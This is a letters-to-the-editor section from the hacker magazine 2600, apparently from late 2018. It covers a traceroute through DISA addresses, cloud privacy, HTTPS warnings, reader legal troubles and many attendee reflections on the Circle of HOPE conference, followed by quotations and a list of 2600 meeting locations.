I did a traceroute, and several of the nodes my traffic goes through are registered to the DISA, the Defense Information Systems Agency.

DISA? The DoD? What the f*uck is going on? Damn....

I haven't done anything wrong that I know of. Anyone have an idea?

The IP is 7.0.80.71.

Robert

We'd need to know more about this before reaching any definitive conclusions. It's entirely possible this is a non-routable IP being used behind a firewall of a provider. Some years ago, Rogers Communications in Canada was found to be doing this in place of 10.x.x.x IPs. If it was among the first hops, then it's likely a similar scenario. If this IP appears in the middle of a traceroute, though, that would be a lot more interesting and suspicious. Perhaps our readers have more experiences to share.

References and Developments

Dear *2600*:

Just wanted to let everyone know about a podcast from *Left Right & Center* out of KCRW. It's *All the President's Lawyers* and covers the legal mess that the presidency is experiencing. Ken White (@popehat on Twitter) is the lawyer answering questions, and I find it as stimulating as his other podcast (*Make No Law* which covers First Amendment issues). A big thanks to Marc Ronell's article on Reality Winner in the Autumn 2018 issue for causing me to think of this while reading my issue.

E85

We're happy to pass along this and other references/inspirations, including the one below:

Dear *2600*:

Something I'm super excited about announcing. Recently at Derbycon, we had the first Mental Health and Wellness Village to support hackers that are struggling or have friends or family who are. We learned about a whole barrage of brain hacking techniques and provided a nice quiet space to get away from the noise and crowds. Since then, it has kind of snowballed into what will soon be a 501c3 called Mental Health Hackers, Inc. We'll be looking for volunteers, charitable donations, speakers, teachers, etc. for future villages at other conferences. If you are interested in any other information, feel free to DM @hackershealth on Twitter.

Amanda

Endangered Privacy

Dear *2600*:

Did you know that Google Docs will read your private files and lock you out if it triggers the automatic ToS? If you receive too many of these violations, your entire account can be disabled, even if the files were never shared.

Brando

What surprises us is that people actually believed their files were secure and private on a cloud service like this. While many will say that it's a good thing if people uploading child pornography or terrorist material are found out in this manner, the fact that may not be so apparent is that this kind of surveillance becomes normalized with these actions. While today the authorities may be going after the people you think they should be going after, tomorrow it could be people who uploaded plans for a demonstration or who are members of a particular political organization, or literally anything else. In some parts of the world, this type of surveillance is the norm and introducing technology that makes it even easier is about the worst thing we can do.

Dear *2600*:

Everyone knows that it's not a matter of *if* your private information will be breached. It's a matter of *when*. I don't have much of an expectation of privacy these days. A search in the Amazon application on my iPhone means that I'll start seeing Facebook ads for that item. Google maintains a timeline of my visits to various locations. Video cameras are everywhere.

JM

Let's not be so fatalistic. You actually do have control over your privacy; it just often requires putting in a bit of effort. Be aware of who you are giving your private info to and ask yourself if it's necessary every time, despite what you may be told. There is no reason

on earth that Facebook, Twitter, Google or anyone has to have your actual info. It's not a crime to lie to them and it'll help protect you a great deal if you do. Use a fake name. Don't give out your actual birthday to anyone you don't personally know. Keep your address to yourself. And don't associate accounts with each other. It may make things a whole lot more convenient to play by their rules, but you can adjust and benefit from not having your entire life traded from one site to another. Use ad blockers so you're not a captive audience. Don't be logged onto Google when searching on their site. There are a million other things you can do, but if you start with these, you're ahead of nearly everyone else insofar as protecting your privacy.*

And yes, video cameras are everywhere.

Dear *2600*:

Google Chrome's new semi-mandatory SSL is annoying. I am a web developer for a band and all the site does is give you dates, press kits, and other information that doesn't have to be secured. Now, when a normie visits the site and it says "not secure," they think they're visiting an infected site. Now I have to install SSL on a site that doesn't even take payment info or login sessions at all.

Josh H.

We hear what you're saying, but thanks to the "Let's Encrypt" project from the Electronic Frontier Foundation and the Internet Security Research Group, it's now possible to have this working quickly and easily without costing you anything. (More info is at letsencrypt.org.) Previously, it was a bit of an ordeal and a huge ripoff. It's definitely important to protect browsing data even when it's not about payments or personal info. We do agree that Google has this nasty habit of imposing their security values on you when they determine it's important and completely ignoring your concerns when the situation is reversed.

Dear *2600*:

Google is now labeling some business websites as "possibly hacked," and the only way you can remove this message from your site is to, of course, register for a Google service. I'm guessing best case scenario this message is accurate and is simply broadcasting what websites are vulnerable?

Jesse

The actual message is "This site may be hacked" and it's enough to get everyone to not want to visit your site. The only way to remove it is to sign up for Google Search Console, which allows you to address the issues that make the dreaded message appear. The service is useful, but forcing people into it in this manner just doesn't seem right.

Confusion

Dear *2600*:

Could you remind me the name of your magazine? I think I know which submission you accepted. Also, can you tell me where I can find an issue? Or can you mail me one when my article is printed?

Unidentified

Every now and then, someone sends us an article and is extremely surprised when we accept it. We can understand losing track of what article they sent in the first place. But the email we send comes from the magazine, so it's hard to figure out how they would need help with our name. (Incidentally, authors will get copies

of the magazine if they choose a subscription for their article.)

Dear *2600*:

You accepted my submission a little while ago. I was told it would likely be in the Autumn issue. It's not in there. Where is it? Is it still even going to be in an issue? I am very confused and would like clarification on this. I would really appreciate if someone could get back to me on this and help me understand what's going on. Thanks for all your help.

Unidentified Still

First off, we very rarely make that sort of commitment. Second, unless you can see the future, there's no way you could have known if it was in the Autumn issue or not as you wrote this while the Summer issue was still out.

Dear *2600*:

Never mind. I see the issue I just got was the Summer issue, not the Autumn one. I thought the last one was the Summer one. My bad.

Unidentified Yet Again

It's OK, but please be content that your article will be appearing like we said it would. In fact, it may have already appeared since we don't even know who you are.

Injustices Galore

Dear *2600*:

What is it with Facebook refusing to accept notification that their site is showing video of a man sexually assaulting women? I get a video of a man on an up escalator who is reaching across to the down escalator and stroking people's arms in a sexually suggestive way. It is presented as a joke, but it is behavior that would have you arrested and charged in many parts of the world. So I naturally tried to report the video, but Facebook makes that impossible to do. You can hide the video but that does not cause it to be reported. You can block the sender which gives a report option, but you can only report an assault on yourself or a friend. This isn't an accident. It is a deliberate policy on the part of Facebook to reduce the number of reports they are required to deal with by making it impossible to make a report. Yes, I get it, some people think sexual assault is a laughing matter. Mr. Donald Trump, for example. Yes, being anti-sexual assault makes me a "snowflake." Well, here is my hack for dealing with Facebook's reaction. I drew up a very carefully worded explanation of the situation and sent it to my friend Jerrold Nadler, who will shortly be chairing a House committee that will be calling Mr. Zuckerberg to answer a large number of questions about the way his business operates. It isn't the most serious question, of course, but it is one that every journalist knows they can explain to their audience.

Phill

Dear *2600*:

In 2015, I was wrongfully convicted of a crime I did not commit. The law firm of Locke Lord was hacked by a Chinese hacking group called "Comment Group," associated with PLA in China. I have been trying to expose the cover-up but they're trying to silence me. Is there an attorney or organization that can help? I need to bring all the facts I have into the light. There is already a lawsuit against Assistant U.S. Attorney Paul Yanowitch (see Laoutaris v Yanowitch). Your input would be appreciated.

Anastasio Laoutaris

It does sound like an interesting case. We have a number of lawyers who advertise in the 2600 Marketplace who might take an interest. We have many more who read the magazine. You can also place a free ad and give out your specific details. Between all that, we should be able to help make some progress.

Dear *2600*:

My husband is an activist being prosecuted by the same U.S. attorney's office that Aaron Swartz was. My husband was actively standing up for a girl being abused by a Harvard-affiliated hospital. Prosecutors claim he is Anonymous. More to the story here. Would love to talk if you're interested.

FreeMartyG

The level of our interest unfortunately doesn't always correlate to how much we can actually do. We certainly encourage you to make sure your story is told - and the best way to do that is to actually tell people the facts. Avoid long conspiracy theories and rants that will make people look for excuses to get away. If the story is engaging, it will spark interest in the people who hear even the most basic details. There are lots and lots of stories out there, so it's vital that the one you're telling is something people want to hear more about.

Dear *2600*:

I wanted to point something out that deals with the U.S. Army, Cyber Command, Beyonce, and the Vigenère cipher.

On the web page www.recruitahacker.net/puzzle, the U.S. Army (per the TV advertisement showing the above URL) asks the reader to decrypt a message. According to various people on the Internet, the decrypted text translated to "Beyonce has a big ass". An alternative key was found that translated to "Arcyber has a big gun".

One can only wonder: Is this the official opinion of the U.S. Army? Given they are paying for both television advertisements and a website, well, you make the choice.

Maybe someone in the Army thinks guys will like the decrypted text, but can't there be *female* cyber warriors, too? Can't there be female cryptanalysts? Maybe the Army only wants people who feel it is OK to say what the above text says?

I know President Trump has issues with women (according to the videotape shown during the campaign). Should the U.S. Army be saying this about any woman, especially a public figure?

The page says to prove what it takes to be a cyber warrior. Solving this puzzle wouldn't make me feel like a warrior given what was found. Sorry!

Bertram

We quite agree. Though it's always interesting to play with cyphers of various sorts, it's sad to see ignorance and sexism finding its way through such things. We must fight it whether encrypted or in cleartext. (As of press time, this page has become unreachable.)

More Circle of HOPE Feedback

(Note: Here are some more letters that were sent as feedback for The Circle of HOPE and, as is now traditional, we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear *2600*:

I was fortunate enough to attend The Circle of HOPE, so first of all, thank you for an amazing event. Having grown up in Scotland, somewhat isolated from like-minded folks, it was a very interesting experience to see the culture that exists in the U.S.A. (It was many years before I could afford a modem, which was long after my computer was a C64 with a lowly Datasette, so I operated somewhat in isolation.) I regret not taking part in the workshops, which would have been great for interacting directly with the hacking culture.

I was disturbed by the reports of intimidation that were going on. Visiting the U.S.A. from the U.K. has always been strange, as any foreign country should be due to different cultural practices, norms, etc. I have always found the American people I've interacted with to be generally very friendly and kind. However, with the current Trump regime, there has been a change in tone. The Fox news broadcasts in the hotel were disturbing, having the tone of a dictatorship's mouthpiece - "Trump declares...." Kudos to the person who put googly eyes on one of the lift's screens.

The tone of the conference was very good - welcome all, set some ground rules, and expect that people are generally good to one another. It is shameful that that was abused, and I hope with the discussions that follow that measures can be put in place - you have the right people to speak with. I was sorely disappointed with Steve Rambam's announcement that he wasn't going to be attending HOPE in the future. My impression is that he is a good man with an allegiance to the office of the president I find baffling while it is occupied by an utterly corrupt and probably treasonous boor.

I would love to attend HOPE in 2020. If the U.S.A. isn't split asunder by then, I sincerely hope instead there will be some reconciliation in mainstream politics. Tone is very important, and it is set by those at the top.

Wishing you all the best.

The Circle of HOPE Writer #13

P.S. The demoscene session was great!

Dear *2600*:

This year's HOPE was my first one, and in fact the first time I've attended any sort of hacker conference. I was very happy to attend, and it was very significant for me. Given the storm surrounding the event, I wanted to share my experience.

I found out about the "alt-right trolls" both by seeing/hearing them and by reading the Twitter threads. I expected that these people would come and knew that dealing with them was gonna be hard. I understand and agree that a lot of this was blown out of proportion and I am grateful that you guys addressed it, both in the closing ceremony (however small it was) and on the *Off The Hook* radio show. What *did* worry me, however, and made me consider not coming back on Sunday, was Steve Rambam's talk. I was very interested in the talk's subject, and sadly did not perform proper research on who he was. I found both his opening and closing statements extremely unprofessional and, in the case of the last one, uncalled for and even distressing. I understand that he is not coming back to the conference and that's that. But, as a first timer at the conference, the words of a speaker with such a long segment combined with the presence of alt-right trolls and all the finger-pointing at the staff made me think twice about whether I wanted to be there at all. As I told one friend at the conference,

not only was what he said irrelevant and uncalled for, but also I did not attend a conference to hear someone tell me which presidential candidate is good or bad, or to tell me their political agenda. *Yes,* it is true that there is no way to be apolitical, and I couldn't agree more, but there is a difference between having your own opinions and forcing your opinions on other people. He even got booed for it! And, of course, then told people to shut up. This is what made me the most uncomfortable, beyond the MAGA hats and all that. It was notorious, from what I saw myself at the talk, that the MAGA people and other assorted associated trolls were rooting for him.

Nevertheless, this conference was a wake-up call for me. I don't remember how or why I got started in cybersecurity/hacking, and I had forgotten all about it until I came to the conference. When I was a kid (around 12ish), I wiped my laptop, installed Linux, and started using Tor. I honestly don't remember why I did all that, but it all came back to me that weekend: all I used to think and why I thought it, what things I would do to protect myself and avoid being tracked (even if I was not being tracked), etc.

I come from what is commonly known as a "third world country." I am not used to having a voice, to be face-to-face with leading figures and projects, to be involved and have a say in what and how things go. Being in the same room as all these people, ideologies, and projects is something I would have never have even dreamed of. Hell, I remember reading about *2600* and thinking "wow, that is so cool, too bad I will probably never be able to read their stuff" and here I am, attending a conference organized by them. As years have gone by and I've had to deal with "adult problems," I had left this all behind and again, I didn't remember any of this until that weekend. Saying this was a trip down memory lane is an understatement.

So thank you. Thank you for doing this conference, for creating an environment where everyone can see eye to eye, however experienced or inexperienced they might be, for allowing everyone to have a voice. I know you said on *Off The Hook* to share our experiences because of all the drama that went around. But honestly, for me that is but a small stain on what this conference meant for me personally. I know now where I am and where I want to go, after remembering all I used to do and seeing so much in front of me.

I am glad to have attended, and I hope to return someday.

The Circle of HOPE Writer #14

Thanks for the kind and inspirational words. And while it may be disturbing to be confronted with a different political view, the question you have to ask yourself is if it's stifling other forms of expression or actually inspiring them. What we're getting from most of the feedback so far is that our community is open to being challenged and quite ready to defend the positions we believe in. When that exchange of ideas isn't there, whether through intimidation or because we choose to not permit it, we've lost something that we really need to hold onto.

Dear *2600:*

I'm not sure who chose to omit the HOPE code of conduct (and instructions for reporting violations) from the printed program guide, but maybe that had something to do with only one phone call to the hotline published on the website and the small number of webform submissions during the conference.

Thoughts?

The Circle of HOPE Writer #15

This is just flat out not true and an example of how mistruths are spread. The code of conduct was printed quite prominently in our program along with the means of communicating any violations. Signs were also posted, but we don't believe enough of them were, nor was there adequate oversight as to whether any had disappeared. Most importantly, we didn't have a clear method of reporting problems on the spot in each of our spaces, which resulted in incidents being reported to people who had no idea how to handle them, leading to all sorts of miscommunication. That is where we need to focus our attention in the future.

Dear *2600:*

I had a great time at HOPE this year. The expanded space really helped with the crowd! I do wonder if you could get the stairs unlocked from the lobby or mezzanine so we can reduce traffic on the elevator? I think enough people would be willing and able to take the stairs to significantly reduce the congestion.

One of the reasons I attend HOPE is to hear from those with different experiences and have my world view challenged. There seems to be a vocal group of authoritarians who want HOPE to be an ideologically safe space, free from those they disagree with. I'm all for HOPE being free from harassment and hate. I think you did a reasonable job drawing the line between harassment and unpopular viewpoints.

I experienced a small number of attendees who were disrupting Rambam's talk and booing those asking on-topic questions at "Online Monitoring of the Alt-Right" and other talks. It seems there was a notable increase in disrespectful behavior this year, and I'm saddened that activists on both sides are taking advantage of the situation to make the conference uncomfortable for others.

I'd really like to hear how others think it went. Hopefully you will publish some of the feedback in the next issue of *2600*. Thanks for putting this together, can't wait until 2020!

The Circle of HOPE Writer #16

We appreciate the support and intend to continue to have an event open to dialogue from all different quarters, obviously excluding overtly fascist and hate-filled sources. But having our views challenged on a variety of topics is what hacking is all about. We're not going to give that up.

Dear *2600:*

First of all, thanks for another great conf. You do a fabulous job!

This has been my third HOPE and I've had the same thought about cue lights since the first one. Cue lights come on in view of the speaker and let them know they are running out of time. By making them also visible to the audience, they also set the audience's expectations, involve them, and help to bring a talk to an orderly end.

I saw that you were using nice big easy-to-read clocks to help the speakers and I thought that was a great idea. A clock, though, needs some concentration to read, whereas some cue lights are instant and obvious. I was thinking that we could modify the existing clocks by adding three green and one red large LEDs to the top. I was thinking they could go something like this:

xx:45:00 First Green LED comes on
xx:47:00 Second Green LED comes on as well
xx:49:00 Third Green LED comes on as well
xx:50:00 All three Green LEDs go off and Red LED comes on
xx:51:00 Red LED goes off

I'm thinking we could hook into the seven-segment LED displays and decode them using some old-fashioned 74xx chips. This would free up a volunteer, as hopefully you'll be able to ditch the low-tech holding up a card which does seem a little incongruous at a hi-tech conf.

We could, of course, get much more sophisticated. Use a Pi or Arduino, allow them to be remotely set, sync time using NTP and so on. This might make them a CTF target!

My inclination is to try a lowest possible tech solution to begin with and perhaps have a second project to make a more sophisticated one.

Interested to hear what you think.

The Circle of HOPE Writer #17

We think this is great and will be in touch before the next conference to hopefully plan more specifics. This is exactly the kind of project we like to see. This year we definitely had a big improvement with speakers not running over, as well as our nifty on-screen displays that showed where talks were and how much time remained. Tiny steps, but significant ones.

Dear *2600:*

If you videotaped Steven Rambam's last talk at the HOPE conference (and I was very sorry to learn that it will be his last), I'd be very much interested in buying the DVD. Could you please let me know how and where to purchase it? Thanks a lot.

The Circle of HOPE Writer #18

All of that info should be prominently displayed on our websites (although sometimes we actually forget to publicize our own projects). We've got all of the talks available on two flash drives or individual DVDs that have some great menus and intro music. You can also download them from store.2600.com in full HD format.

Dear *2600:*

I was there and I was witness to the MAGA hat incident. I don't think the events of fascists infiltrating groups (of any kind) is new. But just because some fascists infiltrated a group does not mean that the group is at fault or complicit in fascism. It means that the fascists are one step ahead. I think anyone with a grain of moral fiber understands this. Yes, it is frustrating that fascists gained an upper hand. But we are a creative group of hackers that can and will do something about this. We can solve this problem and many others.

I refuse to use the word provocateurs for these people. Even if they are professionals and paid to do this while not directly being fascists, they are complicit in fascism. So, to me, they are fascists.

By the way, I knew of the one incident but was unaware of the others. I enjoyed the conference very much. All I can say is keep HOPE going - there is a lot of support for it and many of us will help protect HOPE from fascists.

The Circle of HOPE Writer #19

Thanks for the support and perspective. It's healthy to think of this challenge as one of many that hackers have met and conquered. We can route around this.

Dear *2600:*

Just wanted to write in to share my experience with this year's HOPE, it also being not only my first HOPE conference, but first hacker conference in general.

I'd like to thank all of you at *2600* for making this year's HOPE happen. I came down from Toronto and not only had a great time, but made quite a few new friends from around the globe. I dropped by Thursday to help set up and, even in that short time, I met people from as far away as Melbourne and was engaged in conversations only possible through your efforts in gathering like-minded minds under the same roof. So thank you all!

I'll touch on the MAGA subject since I did experience it firsthand, but overall I had a great time at HOPE this year. From registration to moving around, I don't have any other conference experience to compare it to, but it was pretty smooth going and since you mentioned it during *Off The Hook*, I'll say there was plenty of room!

Although I found many of the talks interesting, by far the conversations that you find yourself involved in - either through the talks or issues and projects outside of HOPE - are such a mesmerizing experience. Having listened to *Off The Hook* for many years, and past ones from as far back as 1989, it was quite the experience to randomly find myself on the elevator with BernieS and TProphet. Amazing individuals!

As for the MAGA issues that have been greatly covered and talked about, I did experience it firsthand. I was attending the talk on "The Hacker Mystique" and, when questions were allowed, an individual with the MAGA hat came forth. As the presenter couldn't see through the lights, she asked the person if he was indeed wearing a MAGA hat, which seemed to upset her. This individual then proceeded to demand proof regarding the Captain Crunch issue, to which she explained where he could find his proof. At this point, he wanted to ask another question but was cut off, although he proceeded to shout something anyways, not audible to me, and was shut down by the speaker. She did handle it well. The troubling point came when he sat back down. He was visibly very upset, his leg bouncing and twitching; you could clearly tell this guy was angry. His body language and reaction to being cut off made me a little uncomfortable, but only because he was sitting directly across from me. It looked like this guy was going to go off like a cannon.

That was the only experience I had with this MAGA situation, and it in no way altered the great experience I had at HOPE. My take on this issue is that while I don't think it's reasonable for there to be a complete ban of people who wish to wear these hats, it's when they forcibly speak out with their hatred and wish to push their views onto others that they should be removed.

Mitch Altman on *Off The Hook* made a great point: while the MAGA hat to some means (possibly) positive thinking, to many it shares the views of your president, and moreover is viewed as a hate symbol to many others. And I'm guessing that's why it offends so many. I'm not bothered personally if someone wishes to wear that attire, but I am bothered when the same individual wishes to push his hatred-filled views at a convention which emphasizes equality, and is suppose to be a peaceful medium for the sharing of information with a technology focus.

I wore a Pirate Bay shirt, and I witnessed many others wearing shirts sharing their support for one idea or organization, but it's my personal view that political attire should not be worn to a conference, as undoubtedly they might/will offend many, and MAGA is a symbol of hate.

With that said, I just wanted to mention it was a great conference, and I genuinely hope (no pun) that it continues. Don't let the bad few stop the great gathering of minds. Such a great time and experience. I'm guessing the only thing you'd all like to do now is kick back with the remaining bottles of Club Mate!

The Circle of HOPE Writer #20

We're not going to tell people not to wear political attire if that's what they choose to do. Hate speech is another matter entirely. We don't think MAGA hats alone meet that standard, at least not yet. As you rightfully observe, it's the behavior that's the true issue, something that hasn't been a real problem until now. So that's one of the areas that we need to focus upon.

Dear *2600*:

Just sending some general feedback. "First time caller, long time listener." This was my first HOPE. I booked it specifically because it fell on my birthday weekend, and how else should you spend the big day but with some like-minded awesome people? It was great. I really had a good time, met a lot of nice people and, best of all, passed my Technician Class license.

As far as the event, I felt that the talks were great and timely, as well as informative. It is hard to pack so much into three days, but you did a great job of making an agenda that was jam-packed with interesting and relevant info. I understand there used to be elevators for just HOPE and they were down, so sure, that was a bummer, but the hotel did a decent job keeping things moving. The second floor seemed to close early Friday and maybe I didn't check the schedule close enough, but that's just my opinion.

I know there was "the incident heard round the world" but I was not in that talk, so I won't comment or speculate. I trust that HOPE's CoC team and security handled it the way it was supposed to be handled. Overall, I felt very safe at the event, and noticed a security presence without them being pushy. The whole RTFM on the floor was funny also. Not sure why some people felt that was "non-inclusive," but as IT and InfoSec people, we often deal with those who don't read even the basic info and expect every detail handed to them. As a first time attendee, I felt the registration and security staff downstairs were very helpful. Any HOPE volunteer I ran into or asked a question of was very kind and helpful. I appreciate the video feed downstairs too, so I didn't have to fight crowds and could find time to eat. TOOOL and the vendors were very nice and awesome to talk to.

I'm very proud of HOPE for having a connection with Queercon. I wasn't aware of how large they were as a group, and I had a great time meeting and connecting with them. They too were very welcoming.

I have to say for a group of hackers on planet earth, "we" really do get a bad rep in the world as this closed off society of basement dwellers. Everyone I talked to was super nice and willing to chat.

A really great event put on by exceptional people. I look forward to the next HOPE! Also planning on attending my first *2600* meeting next week, and trying to get involved in ISOC in my local community.

Thanks for what you put into HOPE!

The Circle of HOPE Writer #21

Yes, we had a few people who were offended at the RTFM notice on the floor in front of the information desk and so we had it removed. Not a big deal. While elevators are always a challenge, for the most part they seemed to be working well for the conference, especially considering we had added an additional floor this year. The second floor was actually open around the clock - it's possible a lot of people had migrated to the first floor for Friday night's concert when you were there. Registration, however, closed during the overnight periods.

Dear *2600*:

Thank you so much for putting on an amazing HOPE conference! I just wanted to write and say thank you for everything. I am a longtime fan and supporter, and I was also the person (or one of them, at least) that had the medical emergency at HOPE - during Jason Scott's talk, because I get anxiety from medical talk about veins and heart surgery, etc. I ended up getting lightheaded and passing out, collapsing unconscious onto the (carpeted, thank goodness) floor. Your security and medical staff were very helpful and I really appreciate the assistance. Luckily, I was fine after a bit of cooling off and water, and I ended up heading home with my cousin.

Unfortunately, because I had to leave early, I did not get to buy the HOPE talk DVDs that I wanted! I hope you can please make them available online or post the audio/video soon.

I know there was some discussion on *Off The Hook* about the MAGA hat controversy/disruption at HOPE, but I would just like to say thank you to the staff for all of their help and assistance with my situation. I appreciate it.

The Circle of HOPE Writer #22

We're glad you're OK. Our security/medical volunteers are probably the least recognized in our team. So many crises took place behind the scenes that never disrupted the rest of the conference due to their efforts, not to mention the fact that they were always there to help people who were dealing with emergencies. We all owe them big time.

Dear *2600*:

This year was my first time attending a HOPE conference, and it was a pleasant experience. To my surprise, when listening to your July 25, 2018 *Off The Hook* podcast, I learned of alt-right agitators that trolled the conference. I was there for all three days and did not see them, nor did I hear anybody else talk about them.

When I went to Twitter, I saw that a few in attendance discussed the matter at length and, in doing so, gave the agitators exactly what they wanted: attention. To make matters worse, this was the subject

of an entire podcast immediately following the conference, giving them further propaganda they could take back to their base to show what they can do with just a few actors, consuming the dialogue on Twitter and in the podcast, giving the misimpression that they disrupted the conference when they were contained and largely unnoticed. It is unfortunate that a "letter of no confidence" was published regarding the incident, as this too can be used by the alt-right for propaganda.

As *2600* continues to espouse its values of free speech, tolerance, respect, and encourages those "to step beyond prejudices, societal norms, and other perspectives that lead to disrespect for people and groups" (and the occasional anti-Trump comment), it becomes a convenient target for the alt-right because its values are the antithesis of theirs.

I think it's important to consider that one of those agitators was at the Charlottesville rally, which indicates that this person, and the few that came with them, are willing to go to great lengths to target *2600*. These actors were able to provoke the appearance of causing major disruptions at the conference and can now use the latest podcast and Twitter screenshots as highlights and recruiting material.

Again, great conference, look forward to returning in 2020.

The Circle of HOPE Writer #23

You are dead on in saying that we're all giving provocateurs exactly what they want when we provide them with undue attention or wind up turning on each other. Once that happened, we had no choice but to address it, even if that had the effect of making it even more of an issue. All the more reason to address the initial situations with caution and unity.

Dear *2600*:

There are three things I want to say just in case the rest of this gets too long to read:

Thank you for putting on this event.

Thank you for having it at such a convenient venue.

Thank you for being so welcoming, especially to first time attendees.

This was my first HOPE conference. I wanted to attend the previous one, but couldn't pull a plan together before tickets had sold out. Really, I don't know why I didn't come many years sooner. Maybe it was a fear of not belonging.

After missing the boat two years ago, I decided to attend some *2600* meetings, which helped me a lot, and in some ways that I didn't expect.

The last time I had set foot in New York City, prior to showing up for my first *2600* meeting in June of last year, was sometime in 1993. I didn't get to know the city as well as I would have liked to back then. In 1993 I was still underage, so lingering or exploring were not my choices to make. Going to the meetings proved a great way to get to know the area around Hotel Pennsylvania and discover what resources would and would not be available to me.

Since my teen years, for reasons unknown, I developed several different food allergies. A few of them have grown severe enough to force me to carry an epinephrine pen. Having advance knowledge of the turf, and what food I could and could not buy was invaluable in maximizing my time spent enjoying the conference.

An unexpected bonus came by way of making friends, who quickly helped me realize that my worry about "fitting in" was unwarranted. It's wonderful how we don't all have to be the same breed of hacker to sit around the same table.

That being said....

Thank you for including chemistry, biohacking, and broader scientific topics. "Torrent More Pharmaceutical Drugs" was the perfect talk to kick off my HOPE experience.

A good part of my early Friday afternoon was spent shopping for food, but I made sure to return in time for the social engineering panel. Thank you for the supplemental screens; they made bad seats into good seats.

Of all the rooms, I liked Booth the best, in part for its intimacy (and its phone booth), but mainly because the lighting in there was particularly well done.

Sleeping later than I had intended led to my having a very different Saturday than some attendees did. I watched Barrett Brown on the wall downstairs. I missed out on much of Chelsea Manning, opting instead for the Wi-Fi safari workshop (which was quite fun). I brushed by one of the controversial hat wearers while on my way into Vaughan late Saturday afternoon.

I admit I went from shocked to angry very quickly. What I did not know at that moment was that someone had already let their anger get the best of them. It took conscious effort on my part to not say or do something. What kept me in line was a strong desire to not get thrown out, and to not make things any more unpleasant for the nice young security person walking him out.

Staff really went above and beyond in rising to meet certain challenges, in particular a medical incident on the mezzanine. After all that transpired, the great, the good, the not-so-good, the bad-but-it-could-have-been-a-hell-of-a-lot-worse, the weird, the wonderful, and the wonderfully weird, it seemed completely appropriate to start Sunday with an LED rainbow dildo and end it with a singing rat. I hope there will be another HOPE. I hope all of us can make it there.

Thank you for an educational, entertaining, and memorable weekend.

The Circle of HOPE Writer #24

And for anyone who might not get some of those references, we invite you to watch the videos and experience the entire conference. Thanks to everyone for engaging in the dialogue, living the experience, and helping us to improve.

• •

"Will the Internet become a theater, crowded with all of Humanity, where demagogic institutions cry 'fire' every time they wish to incite a mob? Will the Global Village be dominated, like so many other small towns, by schadenfreudal busybodies who build their own self-esteem from the wreckage of others whose reputations they've destroyed? So far, this has not happened because most of those in Cyberspace had a sense of responsibility about the preservation of a social contract that, however vague, was precious to us all. But what can be done about entities like Congress, who have neither a sense of that social contract nor enough stake in its preservation to motivate self-restraint?" - John Perry Barlow, September 1998, from a piece written for Wired which was rejected for being "too political"

"Are you a one or a zero?" - Mr. Robot

"Where is the server? I want to know where is the server and what is the server saying?" - Donald Trump at press conference with Russian President Vladimir Putin, July 16, 2018

"I hope you understand, this is not how I meant for things to go, and I apologize for any harm done as a result of my neglect to consider how quickly the site would spread and its consequences thereafter... I definitely see how my intentions could be seen in the wrong light." - Mark Zuckerberg regarding his FaceMash project in 2003. We're sensing a trend.

2600 MEETINGS - 2018

ARGENTINA
Buenos Aires: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.
Parana: One Love Bar, Cervantes 384. 8 pm
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA
Central Coast: Central Coast Leagues Club (ground floor, outdoor area). 6 pm
Melbourne: The Crafty Squire, 127 Russell St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

BELGIUM
Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA
Alberta
Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm
British Columbia
Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.
Manitoba
Winnipeg: St. Vital Shopping Centre, food court by HMV.
New Brunswick
Moncton: Champlain Mall food court, near KFC. 7 pm
Newfoundland
St. John's: Memorial University Center food court (in front of the Dairy Queen).
Ontario
Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA
Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA
Heredia: Food court, Paseo de las Flores Mall.

CZECHIA
Prague: Legenda pub. 6 pm

DENMARK
Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND
Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE
Paris: Burger King, first floor, Place de la Republique. 6 pm

GREECE
Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND
Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL
*****Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
*****Safed:** Courtyard of Ashkenazi Ari.

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

KAZAKHSTAN
Astana: CheckPoint Brasserie, Koshkarbayeva St 34. 8 pm

MEXICO
Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS
Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY
Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU
Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES
Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

POLAND
Krakow: VRCafe, Dolnych Mlynow 10. 8 pm

PORTUGAL
Lisbon: Amoreiras Shopping, food court next to Portugalia. 7 pm

RUSSIA
Moscow: RNDM, Podkopayevskiy Pereulok, 7. 7 pm
Murmansk: Teplo, Teatralny Bulvar, 6. **7 pm**
